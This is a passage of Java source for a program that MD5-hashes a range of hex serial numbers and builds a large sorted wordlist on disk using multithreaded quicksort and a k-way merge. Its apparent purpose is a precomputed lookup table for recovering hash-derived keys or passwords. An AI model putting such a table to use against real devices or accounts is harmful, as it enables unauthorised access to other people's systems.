41         AMOUNT_OF_THREADS = 5;                 // amount of "base" threads
42         BYTES_IN_QUEUES   = 1000000;           // max amount of bytes in comparison queue (1/2 in
           "pre-procesing" and 1/2 in finished). Program is disk IO limited so this value doesn't matter
           that much
43         BYTES_PER_BLOCK   = Integer.MAX_VALUE; // ~size of every block. TODO: fix to not be limited by
           ByteBuffer max size of Integer.MAX_VALUE
44         BYTES_IN_BUFFERS  = 5000 * (long)Math.pow(10, 6); // MB, will be divided by amount of blocks,
           amount of buffers and 2 (1/2 output buffers and 1/2 input buffers)
45
46         // floor to multiples of HASH_LENGTH
47         BYTES_IN_QUEUES  = (long)(HASH_LENGTH * (Math.floor (BYTES_IN_QUEUES / HASH_LENGTH)));
48         BYTES_PER_BLOCK  = (long)(HASH_LENGTH * (Math.floor (BYTES_PER_BLOCK / HASH_LENGTH)));
49         BYTES_IN_BUFFERS = (long)(HASH_LENGTH * (Math.floor (BYTES_IN_BUFFERS / HASH_LENGTH)));
50
51         AMOUNT_OF_HASHES = Long.parseLong(end, 16) - Long.parseLong(start, 16) + 1;
52         AMOUNT_OF_BLOCKS = (long)Math.ceil((AMOUNT_OF_HASHES * HASH_LENGTH) / BYTES_PER_BLOCK) + 1;
53
54         if (BYTES_PER_BLOCK / HASH_LENGTH < AMOUNT_OF_THREADS)
55             throw new Exception("BYTES_PER_BLOCK / HASH_LENGTH < AMOUNT_OF_THREADS");
56
57         if (BYTES_PER_BLOCK > Integer.MAX_VALUE)
58             throw new Exception("BYTES_PER_BLOCK > Integer.MAX_VALUE");
59
60         if (AMOUNT_OF_THREADS > AMOUNT_OF_BLOCKS)
61             throw new Exception("AMOUNT_OF_THREADS > totalAmountOfBlocks");
62
63         if (BYTES_IN_BUFFERS / (2 * AMOUNT_OF_BLOCKS * AMOUNT_OF_INPUT_BUFFERS_PER_BLOCK) >
           Integer.MAX_VALUE)
64             throw new Exception("BYTES_IN_BUFFERS / (2 * totalAmountOfBlocks *
               AMOUNT_OF_INPUT_BUFFERS_PER_BLOCK) > Integer.MAX_VALUE");
```

```
65
66          if (BYTES_IN_BUFFERS / (2 * AMOUNT_OF_OUTPUT_BUFFERS) > Integer.MAX_VALUE)
67              throw new Exception("BYTES_IN_BUFFERS / (2 * AMOUNT_OF_OUTPUT_BUFFERS) > Integer.MAX_VALUE");
68
69          long startTime = System.nanoTime();
70          long totalTime = startTime;
71
72          /*
73              STEP 1
74              Create blocks. Every block will contain hashesPerBlock hashes.
75              The blocks will be sorted and written to disk in files "PATH + blockId"
76          */
77          ArrayList<Block> blocks = createBlocks(Long.parseLong(start, 16), Long.parseLong(end, 16));
78
79          System.out.println("--- Done creating " + AMOUNT_OF_BLOCKS + " blocks. " +
            getTimeMinutes(startTime) + " mins elapsed. Starting " + AMOUNT_OF_BLOCKS + "-way merge. ---\n");
80
81          startTime = System.nanoTime();
82
83          /*
84              STEP 2
85              Merges the blocks into one single sorted file "PATH"
86              Removes hashes from disk as soon as they have been read into ram, no backup.
87          */
88          mergeBlocks(blocks);
89
90          System.out.println("\n--- Done merging. " + getTimeMinutes(startTime) + " mins elapsed. ---");
91
92          System.out.println("\nEverything done:");
93          System.out.printf("%-20s: %s minutes\n", "Total time elapsed", getTimeMinutes(totalTime));
94          System.out.printf("%-20s: %s\n", "Amount of hashes", AMOUNT_OF_HASHES);
95          System.out.printf("%-20s: ~%.2f GB\n", "Size on disk", (AMOUNT_OF_HASHES * HASH_LENGTH) /
            java.lang.Math.pow(10, 9));
96      }
97
98      static ArrayList<Block> createBlocks(long start, long end) throws NoSuchAlgorithmException,
        InterruptedException, Exception {
99          ArrayList<Thread> threads = new ArrayList<Thread>();
100         ArrayList<Block> blocks = new ArrayList<Block>();
101
102         long hashesPerBlock = BYTES_PER_BLOCK / HASH_LENGTH;
103         long startTime;
104         long currentStart = end+1;
105         long currentEnd;
106
107         // one block per while loop
108         Block currentBlock;
109         int currentBlockId = 0;
110         while (currentStart > start) {
111             currentEnd = currentStart - 1;
112             currentStart -= (hashesPerBlock);
113
114             // if (true): last iteration, prevent "overflow"
115             if (currentStart < start)
116                 currentStart = start;
117
118             currentBlock = new Block(currentStart, currentEnd, currentBlockId);
119
120             System.out.println("Block " + (currentBlockId) + ": " + currentStart + " through " +
                currentEnd + "");
121             System.out.print(" Creating hashes.");
122             startTime = System.nanoTime();
123             currentBlock.createHashes(); // generate hashes
124             System.out.print(" Done, " + getTimeSeconds(startTime) + " sec.\n");
125
126             System.out.print(" Sorting hashes.");
127             startTime = System.nanoTime();
128             currentBlock.sort();         // sort hashes
129             System.out.print(" Done, " + getTimeSeconds(startTime) + " sec.\n");
130
131             System.out.println(" Writing hashes to file.\n");
132             // write hashes to file in a new thread
133             final Block threadCurrentBlock = currentBlock;
134             threads.add(
135                 new Thread() {
```

```
                    @Override
                    public void run() {
                        try {
                            threadCurrentBlock.writeToFile();   // write hashes to file
                            threadCurrentBlock.clearHashes();   // and then remove them from ram
                        } catch(Exception e) {
                            e.printStackTrace();
                        }
                    }
                }
            );
            threads.get(currentBlockId).start();

            // if memory allows: start creating new hashes, else: wait until hashes have been written to disk and cleared from ram before continuing
            if (Runtime.getRuntime().freeMemory() < BYTES_PER_BLOCK + BYTES_PER_BLOCK / 2) // arbitrary value
                threads.get(currentBlockId).join();

            // add this block to the list of blocks
            blocks.add(currentBlock);
            currentBlockId++;
        }

        // wait for all threads to write to file before continuing
        for (Thread thread : threads)
            thread.join();

        // all blocks created, sorted and written to disk
        return blocks;
    }

    // Merges the blocks from disk into one sorted file with a k-way merge
    static void mergeBlocks(ArrayList<Block> blocks) throws FileNotFoundException, Exception {
        new KWayMergeSort(blocks).merge();
    }

    static String getTimeMinutes(long startTime) {
        return String.format("%.2f", ((System.nanoTime() - startTime)*1.6)/(Math.pow(10,11)));
    }

    static String getTimeSeconds(long startTime) {
        return String.format("%.2f", (System.nanoTime() - startTime)/Math.pow(10,9));
    }
}

class Block {
    private final long start;
    private final long end;
    private final int blockId;
    private final String path;
    private ByteBuffer hashes;  // store as bytes to speed up disk IO
    private ReverseBufferedFileReader reader;

    Block(long start, long end, int blockId) {
        this.start = start;
        this.end = end;
        this.blockId = blockId;
        this.path = CreateSortedWordlist.PATH + this.blockId;
     }

    /*
        Produces hashes and puts them into the this.hashes buffer
    */
    void createHashes() throws NoSuchAlgorithmException, InterruptedException {
        this.hashes = ByteBuffer.allocate(((int)(this.end - this.start) + 1) *
        CreateSortedWordlist.HASH_LENGTH);

        // threadRange ~= how many hashes each thread should produce
        int threadRange = (int)(this.end - this.start + 1) / CreateSortedWordlist.AMOUNT_OF_THREADS;
        CreateHashesThread[] threads = new CreateHashesThread[CreateSortedWordlist.AMOUNT_OF_THREADS];

        // if more threads than hashes to create, only spawn enouch threads to let them take one each
        if (this.end - this.start + 1 < CreateSortedWordlist.AMOUNT_OF_THREADS) {
            threads = new CreateHashesThread[(int)(this.end - this.start + 1)];
```

```
208             threadRange = 1;
209         }
210 
211         long currentStart;
212         long currentEnd;
213 
214         // create threads and send them to work
215         for (int i = 0; i < threads.length; i++) {
216             currentStart = this.start + i * (threadRange);
217             currentEnd = this.start + ((i+1) * (threadRange)) - 1;
218 
219             // if (true): this it the last thread, take rest of hashes
220             if (i == (threads.length - 1))
221                 currentEnd = this.end;
222 
223             threads[i] = new CreateHashesThread(currentStart, currentEnd, this.hashes, this.start);
224             threads[i].start();
225         }
226 
227         // wait for all threads to finish before continuing
228         for (CreateHashesThread thread : threads)
229             thread.join();
230     }
231 
232     /*
233         Sorts this.hashes buffer
234     */
235     void sort() throws Exception {
236         if (this.hashes == null)
237             throw new Exception("this.hashes == null. Probably haven't used block.createHashes() yet.");
238 
239         // multithreaded recursive quicksort, use pool to make sure not to may threads are spawned
240         ForkJoinPool pool = new ForkJoinPool(CreateSortedWordlist.AMOUNT_OF_THREADS);
241         pool.invoke(new QuickSort(this.hashes, 0, (this.hashes.capacity() /
            CreateSortedWordlist.HASH_LENGTH) - 1));
242     }
243 
244     /*
245         Writes this.hashes buffer to file "this.path"
246     */
247     void writeToFile() throws Exception {
248         this.hashes.position(this.hashes.capacity());
249         this.hashes.flip();
250 
251         FileOutputStream fos = new FileOutputStream(this.path);
252         fos.getChannel().write(this.hashes);
253         fos.close();
254     }
255 
256     void clearHashes() {
257         this.hashes = null;
258     }
259 
260     void initKWayMerge() throws FileNotFoundException {
261         this.reader = new ReverseBufferedFileReader(this.path);
262     }
263 
264     byte[] pop() throws InterruptedException {
265         return this.reader.pop();
266     }
267 
268     byte[] peek() throws InterruptedException {
269         return this.reader.peek();
270     }
271 }
272 
273 /*
274     Generates hashes and writes them to this.hashes
275 */
276 class CreateHashesThread extends Thread {
277     private final long start;
278     private final long end;
279     private final long blockStart;
280     private final ByteBuffer hashes;
281     private final MessageDigest md;
```

```
282     private String currentNumberHexString;
283     private String currentNumberHexStringFormatted;
284
285     CreateHashesThread(long threadStart, long threadEnd, ByteBuffer hashes, long blockStart) throws
        NoSuchAlgorithmException {
286         this.start = threadStart;
287         this.end = threadEnd;
288         this.hashes = hashes;
289         this.md = MessageDigest.getInstance("MD5");
290         this.blockStart = blockStart;
291     }
292
293     @Override
294     public void run() {
295         long currentNumber = this.start;
296         BigInteger currentHashBigInteger;
297         byte[] currentHashBytes;
298         byte[] tempSwap;
299
300         // creates hashes and adds to list in this.hashes given by parent
301         while (currentNumber <= end) {
302             try {
303                 currentHashBigInteger = createHash(currentNumber);
304                 currentHashBytes = currentHashBigInteger.toByteArray();
305
306                 // .toByteArray() on BigInteger includes sign bit and removes padded zeros
307                 // if (length > CreateSortedWordlist.ROW_LENGTH): remove the first byte (contains the
                    sign bit)
308                 // if (length < CreateSortedWordlist.ROW_LENGTH): pad with zeros until correct length
309                 // if (length == CreateSortedWordlist.ROW_LENGTH): do nothing, already correct
310                 if (currentHashBytes.length > CreateSortedWordlist.HASH_LENGTH) {
311                     tempSwap = new byte[CreateSortedWordlist.HASH_LENGTH];
312                     for (int i = 0; i < CreateSortedWordlist.HASH_LENGTH; i++)
313                         tempSwap[i] = currentHashBytes[i+1];
314
315                     currentHashBytes = tempSwap;
316                 } else if (currentHashBytes.length < CreateSortedWordlist.HASH_LENGTH) {
317                     tempSwap = new byte[CreateSortedWordlist.HASH_LENGTH];
318                     int i;
319                     for (i = 0; i < CreateSortedWordlist.HASH_LENGTH - currentHashBytes.length; i++)
320                         tempSwap[i] = 0;
321
322                     for (int j = 0; i < CreateSortedWordlist.HASH_LENGTH; i++, j++)
323                         tempSwap[i] = currentHashBytes[j];
324
325                     currentHashBytes = tempSwap;
326                 }
327
328                 for (int i = 0; i < CreateSortedWordlist.HASH_LENGTH; i++)
329                     this.hashes.put((int)(((currentNumber - this.blockStart) *
                        CreateSortedWordlist.HASH_LENGTH) + i), currentHashBytes[i]);  // using put() with
                        index makes it threadsafe
330
331                 currentNumber++;
332             } catch (Exception e) {
333                 e.printStackTrace();
334             }
335         }
336     }
337
338     private BigInteger createHash(long currentNumber) throws UnsupportedEncodingException {
339         // create serial number from long
340         this.currentNumberHexString = Long.toHexString(currentNumber);
341         this.currentNumberHexStringFormatted = padZeros(16, this.currentNumberHexString) + "\n";  //
            "ECHO"-COMMAND ADDS A NEW LINE CHAR
342
343         // create md5 hash from serial number
344         return new BigInteger(1, this.md.digest(this.currentNumberHexStringFormatted.getBytes("UTF-8")));
345     }
346
347     private String padZeros(int length, String hexString) {
348         StringBuilder sb = new StringBuilder();
349         for (int j = 0; j < length-hexString.length(); j++)
350             sb.append('0');
351
```

```
352         return sb.toString() + hexString;
353     }
354 }
355 
356 /*
357     Quick sort on the given bytebuffer.
358     Every item is HASH_LENGTH bytes.
359     Uses the last element as pivot.
360     Assumes no items are equal.
361     Descending order.
362 */
363 class QuickSort extends RecursiveAction {
364     private final ByteBuffer hashes;
365     private final int insertionSortThreshold;
366     private final int start;
367     private final int end;
368 
369     QuickSort(ByteBuffer hashes, int start, int end) {
370         this.insertionSortThreshold = 8;  // cutoff to switch over to insertion sort
371         this.hashes = hashes;
372         this.start = start;
373         this.end = end;
374     }
375 
376     @Override
377     protected void compute() {
378         if (this.end - this.start <= this.insertionSortThreshold) {
379             insertionSort(this.start, this.end);
380             return;
381         }
382 
383         int pivotPointer = this.end * CreateSortedWordlist.HASH_LENGTH;
384         int largerThanPivotPointer = (this.start - 1) * CreateSortedWordlist.HASH_LENGTH;
385 
386         // iterates from left to right (low to high) swapping any hashes larger than pivot to the left
        (low)
387         for (int currentPointer = this.start * CreateSortedWordlist.HASH_LENGTH; currentPointer <
        this.end * CreateSortedWordlist.HASH_LENGTH; currentPointer += CreateSortedWordlist.HASH_LENGTH)
388             if (Util.compare(currentPointer, pivotPointer, this.hashes) > 0)
389                 swap(currentPointer, largerThanPivotPointer += CreateSortedWordlist.HASH_LENGTH,
                    this.hashes);
390 
391         // done, swap pivot into correct position
392         swap(largerThanPivotPointer += CreateSortedWordlist.HASH_LENGTH, pivotPointer, this.hashes);
393         pivotPointer = largerThanPivotPointer;
394 
395         // pivot in its correct position, sort left and right (ForkJoinPool function)
396         invokeAll(new QuickSort(this.hashes, this.start, (pivotPointer /
        CreateSortedWordlist.HASH_LENGTH) - 1), new QuickSort(this.hashes, (pivotPointer /
        CreateSortedWordlist.HASH_LENGTH) + 1, this.end));
397     }
398 
399     void insertionSort(int start, int end) {
400         if (start == end)   // if (true): insertionsort cutoff set to 0, no insertion sort needed
401             return;
402 
403         int j, jIndex, jMinusOneIndex;
404         for (int i = 1; i < (end - start + 1); i++) {
405             j = i + start;
406             while (j > 0) {
407                 jIndex = j * CreateSortedWordlist.HASH_LENGTH;
408                 jMinusOneIndex = (j-1) * CreateSortedWordlist.HASH_LENGTH;
409 
410                 // descending order
411                 if (Util.compare(jIndex, jMinusOneIndex, this.hashes) > 0)
412                     swap(jIndex, jMinusOneIndex, this.hashes);
413                 else
414                     break;
415                 j--;
416             }
417         }
418     }
419 
420     void swap(int left, int right, ByteBuffer buffer) {
421         ByteBuffer tempSwap = ByteBuffer.allocate(CreateSortedWordlist.HASH_LENGTH);
```

```
422         for (int i = 0; i < CreateSortedWordlist.HASH_LENGTH; i++) {
423             tempSwap.put(i, buffer.get(left+i));        // move a to temp
424             buffer.put(left+i, buffer.get(right+i));    // move b to a
425             buffer.put(right+i, tempSwap.get(i));       // move temp to b
426         }
427     }
428 }
429
430 /*
431     Merges the blocks stored on disk into one single sorted file
432 */
433 class KWayMergeSort {
434     private final ArrayList<Block> blocks;
435     private final long startTime;
436
437     KWayMergeSort(ArrayList<Block> blocks) throws FileNotFoundException {
438         this.blocks = blocks;
439         this.startTime = System.nanoTime();
440
441         // Creates ReverseBufferedFileReader for blocks
442         for (Block block : blocks)
443             block.initKWayMerge();
444     }
445
446     void merge() throws IOException, Exception
447     {
448         BufferedFileChannel outputChannel = new BufferedFileChannel(CreateSortedWordlist.PATH);
449
450         // comparisonHandler does all comparisons, "this" thread only fetches results from the
        comparisonHandler
451         KWayComparisonHandler comparisonHandler = new KWayComparisonHandler(this.blocks);
452         comparisonHandler.init();
453         comparisonHandler.start();
454
455         long countIterations = 0;
456         byte[] minBlock;
457
458         // remove smallest item from the blocks found by comparisonHandler and write result to
        outputChannel
459         // getMin() returns byte[].length != 16 when all hashes have been merged (BlockingQueue doesn't
        allow null)
460         while(true) {
461             minBlock = comparisonHandler.getMin();
462             if (minBlock.length != 16)
463                 break;
464
465             outputChannel.write(minBlock);
466
467             // print status message
468             if (countIterations++ % CreateSortedWordlist.STATUS_MESSAGE == 0)
469                 System.out.printf("%-22s%-30s\n", CreateSortedWordlist.getTimeMinutes(this.startTime) +
                    " mins elapsed", countIterations + " hashes sorted.");
470         }
471
472         // done. stop comparisonHandler and write remaining data in outputWriter buffer to file
473         comparisonHandler.kill();
474         outputChannel.writeRest();
475     }
476 }
477
478 /*
479     Does all comparisons during the k-way merge.
480     Creates subthreads that does comparison and finds the currently smallest hash from the blocks.
481 */
482 class KWayComparisonHandler extends Thread {
483     private final ArrayBlockingQueue<byte[]> resultComparesBuffer;           // contains complete
    comparison results that can be fetched from the main thread
484     private final ArrayBlockingQueue<ComparisonDTO>[] pendingComparesBuffer; // contains comparisons
    done by the threads that is to be proccessed by this handler
485     private final PriorityQueue<ComparisonDTO> handlerPriorityQueue;         // priority queue to store
    the current smallest items from every threads
486     private final Object monitorStop;
487     private final ArrayList<Thread> threads;
488     private final ArrayList<Block> blocks;
489
```

```
490     KWayComparisonHandler(ArrayList<Block> blocks) {
491         this.blocks = blocks;
492         this.threads = new ArrayList<Thread>();
493         this.monitorStop = new Object();
494 
495         this.resultComparesBuffer = new
            ArrayBlockingQueue<byte[]>((int)CreateSortedWordlist.BYTES_IN_QUEUES / (2 *
            CreateSortedWordlist.HASH_LENGTH));
496         this.pendingComparesBuffer = new ArrayBlockingQueue[CreateSortedWordlist.AMOUNT_OF_THREADS];
497         this.handlerPriorityQueue = new
            PriorityQueue<ComparisonDTO>(CreateSortedWordlist.AMOUNT_OF_THREADS);
498     }
499 
500     void init() {
501         int threadRange = this.blocks.size() / CreateSortedWordlist.AMOUNT_OF_THREADS;  // ~range of
            blocks that every thread will take
502 
503         // Create threads that does comparisons
504         for(int i = 0; i < CreateSortedWordlist.AMOUNT_OF_THREADS; i++) {
505             // every thread has its own buffer that it writes its comparison results to
506             this.pendingComparesBuffer[i] = new
                ArrayBlockingQueue<ComparisonDTO>((int)CreateSortedWordlist.BYTES_IN_QUEUES / (2 *
                CreateSortedWordlist.AMOUNT_OF_THREADS * CreateSortedWordlist.HASH_LENGTH));
507 
508             int currentEnd = (i+1) * threadRange - 1;
509             // last iteration, let this thread take the rest
510             if (i >= CreateSortedWordlist.AMOUNT_OF_THREADS - 1)
511                 currentEnd = this.blocks.size() - 1;
512 
513             final int finalCurrentStart = i * threadRange;  // start block
514             final int finalCurrentEnd   = currentEnd;       // end block
515             final int threadI = i;
516 
517             // create thread that will do comparisons on blocks startBlock through endBlock
518             this.threads.add(
519                 new Thread(){
520                     private final int startBlock = finalCurrentStart;
521                     private final int endBlock   = finalCurrentEnd;
522                     private final int threadId   = threadI;
523                     private ComparisonDTO minBlock;
524 
525                     @Override
526                     public void run() {
527                         try {
528                             while(true) {
529                                 // find min from blocks startBlock through endBlock and add to buffer
                                    (this threads buffer)
530                                 this.minBlock = findMinHash();
531                                 KWayComparisonHandler.this.pendingComparesBuffer[this.threadId].put(
                                    this.minBlock);
532 
533                                 // if (true): no more hashes to compare from blocks, end execution
534                                 if (this.minBlock.getHash() == null)
535                                     break;
536                             }
537                         } catch (InterruptedException e) {
538                             e.printStackTrace();
539                         }
540                     }
541 
542                     // find minimum hash from the given block range
543                     private ComparisonDTO findMinHash() throws InterruptedException {
544                         int minBlockIndex = -1;
545                         byte[] min = null;
546                         byte[] currentBlockMin;
547 
548                         for (int blockId = this.startBlock; blockId <= this.endBlock; blockId++) {
549                             currentBlockMin = KWayComparisonHandler.this.blocks.get(blockId).peek();
550 
551                             if (currentBlockMin != null) {   // if (null): no more hashes in block
                                "blockId"
552                                 if (min == null || Util.compare(currentBlockMin, min) < 0) {
553                                     min = currentBlockMin;
554                                     minBlockIndex = blockId;
555                                 }
```

```
                            }
                        }

                        // hash will be set to null in ComparisonDTO if no more hashes to merge from this block range
                        if (min == null)
                            return new ComparisonDTO(this.threadId, null);

                        // removes and returns the smallest item from the blocks
                        return new ComparisonDTO(this.threadId, KWayComparisonHandler.this.blocks.get(minBlockIndex).pop());
                    }
                }
            );
        }
    }

    @Override
    public void run() {
        try {
            // start the comparison threads
            for(Thread thread : threads)
                thread.start();

            // populate the priority queue with minimums from threads
            for (int threadId = 0; threadId < this.threads.size(); threadId++)
                this.handlerPriorityQueue.add(this.pendingComparesBuffer[threadId].take());

            ComparisonDTO current, next;

            while(true) {
                // queue empty, done
                if (this.handlerPriorityQueue.isEmpty())
                    break;

                // remove min from priority queue. Get next min from same thread (i.e. same block range)
                current = this.handlerPriorityQueue.poll();
                next = this.pendingComparesBuffer[current.getthreadId()].take();

                // if next == null: this thread is done, dont add next to priority queue
                if (next.getHash() != null)
                    this.handlerPriorityQueue.add(next);

                // add result to resultBuffer which will be retreived from the main thread
                this.resultComparesBuffer.put(current.getHash());
            }

            synchronized(this.monitorStop) {
                this.resultComparesBuffer.put(new byte[] {(byte)0});  // done executing, BlockingQueue doesn't allow null, so use byte[].length != 16 as indicator
                this.monitorStop.wait();  // the main thread will fetch all remaining hashes in the result queue and then notify on this.monitorStop to kill this thread
            }
        } catch (InterruptedException e) {
            e.printStackTrace();
        }
    }

    byte[] getMin() throws InterruptedException {
        return this.resultComparesBuffer.take();
    }

    void kill() {
        synchronized(this.monitorStop) {
            this.monitorStop.notify();
        }
    }
}

/*
    DTO for comparison results
*/
class ComparisonDTO implements Comparable {
    private final int threadId;
    private final byte[] hash;
```

```
627
628     ComparisonDTO(int threadId, byte[] hash) {
629         this.threadId = threadId;
630         this.hash = hash;
631     }
632
633     @Override
634     public int compareTo(Object o) {
635         return Util.compare(this.getHash(), ((ComparisonDTO)o).getHash());
636     }
637
638     byte[] getHash() { return this.hash; }
639     int getthreadId() { return this.threadId; }
640 }
641
642 class Util {
643     static final int START_COMPARE_INDEX = 10;          // last 12 hex chars starts at byte index 10
    (when HASH_LENGTH == 16)
644     static final int AMOUNT_OF_BYTES_TO_COMPARE = 6;    // 12 hex chars = 6 bytes
645
646     // compare used during quicksort
647     static int compare(int leftPointer, int rightPointer, ByteBuffer buffer) {
648         short leftUnsigned;
649         short rightUnsigned;
650
651         for (int i = 0; i < AMOUNT_OF_BYTES_TO_COMPARE; i++) {
652             // convert to short before comparing since the sign of bytes ruins comparisons
653             leftUnsigned = (short)(buffer.get(leftPointer + START_COMPARE_INDEX+i) & 0xff);
654             rightUnsigned = (short)(buffer.get(rightPointer + START_COMPARE_INDEX+i) & 0xff);
655
656             if (leftUnsigned < rightUnsigned)
657                 return -1;
658             else if (leftUnsigned > rightUnsigned)
659                 return 1;
660         }
661         // looped through all bytes, they are equal
662         return 0;
663     }
664
665     // compare used during k-way merge
666     static int compare(byte[] left, byte[] right) {
667         // count null as greater than
668         if (right == null)  // will be true if both are null
669             return -1;
670         else if (left == null)
671             return 1;
672
673         short leftUnsigned;
674         short rightUnsigned;
675
676         for (int i = 0; i < AMOUNT_OF_BYTES_TO_COMPARE; i++) {
677             // convert to short before comparing since the sign of bytes ruins comparisons
678             leftUnsigned = (short)(left[START_COMPARE_INDEX+i] & 0xff);
679             rightUnsigned = (short)(right[START_COMPARE_INDEX+i] & 0xff);
680             if (leftUnsigned < rightUnsigned)
681                 return -1;
682             else if (leftUnsigned > rightUnsigned)
683                 return 1;
684         }
685         // looped through all bytes, they are equal
686         return 0;
687     }
688 }
689
690 /*
691     Buffers hashes in ByteBuffer before writing to FileChannel
692 */
693 class BufferedFileChannel {
694     private final ByteBuffer[] buffer;
695     private final RandomAccessFile raf;
696     private final boolean bufferAvailable[];
697     private final Object rafLock;
698     private final Object bufferAvailableMonitor;
699     private int currentBuffer;
700
```

```
701     BufferedFileChannel(String path) throws FileNotFoundException, FileNotFoundException {
702         // use multiple buffers to allow for writing to file and adding new items at the same time
703         // floor bufferSize to multiple of HASH_LENGTH
704         int bufferSize = (int)(CreateSortedWordlist.BYTES_IN_BUFFERS / (2 *
            CreateSortedWordlist.AMOUNT_OF_OUTPUT_BUFFERS));
705         bufferSize = (int)(CreateSortedWordlist.HASH_LENGTH * (Math.floor (bufferSize /
            CreateSortedWordlist.HASH_LENGTH)));
706
707         this.buffer = new ByteBuffer[CreateSortedWordlist.AMOUNT_OF_OUTPUT_BUFFERS];
708         this.bufferAvailable = new boolean[CreateSortedWordlist.AMOUNT_OF_OUTPUT_BUFFERS];
709
710         this.currentBuffer = 0; // index of the buffer that is currently being written to from the main
            thread
711         // init buffers
712         for (int i = 0; i < CreateSortedWordlist.AMOUNT_OF_OUTPUT_BUFFERS; i++) {
713             this.buffer[i] = ByteBuffer.allocate(bufferSize);
714             this.bufferAvailable[i] = true;
715         }
716
717         this.raf = new RandomAccessFile(path, "rw");
718         this.rafLock = new Object();
719         this.bufferAvailableMonitor = new Object();
720     }
721
722     private void writeBufferToFile(int currentBuffer) {
723         try {
724             // lock file on disk and write buffer to it
725             synchronized(this.rafLock) {
726                 this.raf.seek(this.raf.length());
727                 this.buffer[currentBuffer].flip();
728                 this.raf.getChannel().write(this.buffer[currentBuffer]);
729             }
730
731             // writing done, clear the buffer, set to availabe and notify if someone is waiting
732             synchronized(this.bufferAvailableMonitor) {
733                 this.buffer[currentBuffer].clear();
734                 this.buffer[currentBuffer].limit(this.buffer[currentBuffer].capacity());
735                 this.bufferAvailable[currentBuffer] = true;
736                 this.bufferAvailableMonitor.notify();
737             }
738         } catch(IOException e) {
739             e.printStackTrace();
740         }
741     }
742
743     void write(byte[] output) throws InterruptedException {
744         // the current buffer is empty, change to new buffer and send thread to write current buffer to
            file
745         if (this.buffer[this.currentBuffer].position() >= this.buffer[this.currentBuffer].capacity()) {
746             this.bufferAvailable[this.currentBuffer] = false;
747
748             int threadCurrentBuffer = this.currentBuffer;
749             // create new thread to write hashes to file
750             // TODO: use a pool of threads instead of creating new ones?
751             // TODO: some sort of queue system since writes to file can become out of order
752             new Thread() {
753                 @Override
754                 public void run(){
755                     writeBufferToFile(threadCurrentBuffer);
756                 }
757              }.start();
758
759             // goto next buffer, loop around to zero if needed
760             if (++this.currentBuffer >= CreateSortedWordlist.AMOUNT_OF_OUTPUT_BUFFERS)
761                 this.currentBuffer = 0;
762
763             // wait if the next buffer isn't ready to be used
764             synchronized(this.bufferAvailableMonitor) {
765                 while (this.bufferAvailable[this.currentBuffer] == false)
766                     this.bufferAvailableMonitor.wait();
767             }
768         }
769
770         // add hash to buffer
771         this.buffer[this.currentBuffer].put(output);
```

```
772     }
773
774     // main thread is done executing, write rest of buffered data to file
775     void writeRest() throws IOException {
776         // lock file on disk and write buffer to it
777         synchronized(this.rafLock) {
778             this.raf.seek(this.raf.length());
779             this.buffer[this.currentBuffer].flip();
780             this.raf.getChannel().write(this.buffer[this.currentBuffer]);
781         }
782     }
783 }
784
785 /*
786     Reads and buffers file in reverse (since blocks are sorted in descending order to allow removing of
    hashes from disk after they have been read into ram)
787 */
788 class ReverseBufferedFileReader {
789     private final ByteBuffer buffer[];  // only certain operations thread safe (ex. functions specifying
    indexes)
790     private final boolean bufferAvailable[];
791     private final Object bufferAvailableMonitor;
792     private final Object rafLock;
793     private final String path;
794     private RandomAccessFile raf;
795     private boolean noMoreHashesOnDisk;
796     private int currentBuffer;
797     private int bufferSize;
798
799     ReverseBufferedFileReader(String path) throws FileNotFoundException {
800         // use multiple buffers to allow for writing to file and adding new items at the same time
801         // floor bufferSize to multiple of HASH_LENGTH
802         this.bufferSize = (int)(CreateSortedWordlist.BYTES_IN_BUFFERS / (2 *
        CreateSortedWordlist.AMOUNT_OF_INPUT_BUFFERS_PER_BLOCK * CreateSortedWordlist.AMOUNT_OF_BLOCKS));
803         this.bufferSize = (int)(CreateSortedWordlist.HASH_LENGTH * (Math.floor (this.bufferSize /
        CreateSortedWordlist.HASH_LENGTH)));
804
805         this.buffer = new ByteBuffer[CreateSortedWordlist.AMOUNT_OF_INPUT_BUFFERS_PER_BLOCK];
806         this.bufferAvailable = new boolean[CreateSortedWordlist.AMOUNT_OF_INPUT_BUFFERS_PER_BLOCK];
807
808         this.noMoreHashesOnDisk = false;  // indicator to see if this reader is done i.e. no more hashes
        on disk for "this block"
809         this.path = path;
810         this.raf = new RandomAccessFile(path, "rw");
811         this.bufferAvailableMonitor = new Object();
812         this.rafLock = new Object();
813
814         this.currentBuffer = 0;  // index of the buffer that is currently being written to from the main
        thread
815
816         // init, fetch hashes from disk
817         for (int i = 0; i < CreateSortedWordlist.AMOUNT_OF_INPUT_BUFFERS_PER_BLOCK; i++) {
818             if (!this.noMoreHashesOnDisk) {
819                 this.buffer[i] = ByteBuffer.allocate(this.bufferSize);
820                 fetchHashesFromDisk(i);
821                 this.bufferAvailable[i] = true;
822             } else {
823                 this.buffer[i] = ByteBuffer.allocate(0);
824                 this.bufferAvailable[i] = false;
825             }
826         }
827     }
828
829     private void fetchHashesFromDisk(int currentBuffer) {
830         long amountOfBytesToRead;
831
832         try {
833             synchronized(this.rafLock) {
834                 // this thread spawned before flag was set. It is now set, so nothing to do
835                 if (this.noMoreHashesOnDisk) {
836                     synchronized(this.bufferAvailableMonitor) {
837                         this.bufferAvailableMonitor.notify();   // notify if someone waits on this thread
838                         return;
839                     }
840                 }
```

```
841
842                 // if (true): no more hashes in file after this fetch
843                 if (this.raf.length() <= this.bufferSize) {
844                     amountOfBytesToRead = this.raf.length();
845                     synchronized(this.bufferAvailableMonitor) {
846                         this.noMoreHashesOnDisk = true;
847                     }
848                 } else
849                     amountOfBytesToRead = this.bufferSize;
850
851                 // position pointer correctly and read
852                 this.buffer[currentBuffer].clear();
853                 this.raf.seek(raf.length() - amountOfBytesToRead);
854                 this.raf.getChannel().read(this.buffer[currentBuffer]);
855
856                 // set position and limit, descending order
857                 this.buffer[currentBuffer].position((int)amountOfBytesToRead -
                    CreateSortedWordlist.HASH_LENGTH).limit((int)amountOfBytesToRead);
858
859                 // remove hashes from disk
860                 // if crash or interrupt, data lost
861                 this.raf.setLength(raf.length() - amountOfBytesToRead);
862
863                 // done, clear raf and remove file form disk
864                 if (this.noMoreHashesOnDisk) {
865                     this.raf.close();
866                     this.raf = null;
867                     new File(this.path).delete();
868                 }
869             }
870
871             // fetching done, reset flag and notify if there are waiting threads
872             synchronized(this.bufferAvailableMonitor) {
873                 if (!this.noMoreHashesOnDisk)
874                     this.bufferAvailable[currentBuffer] = true;
875
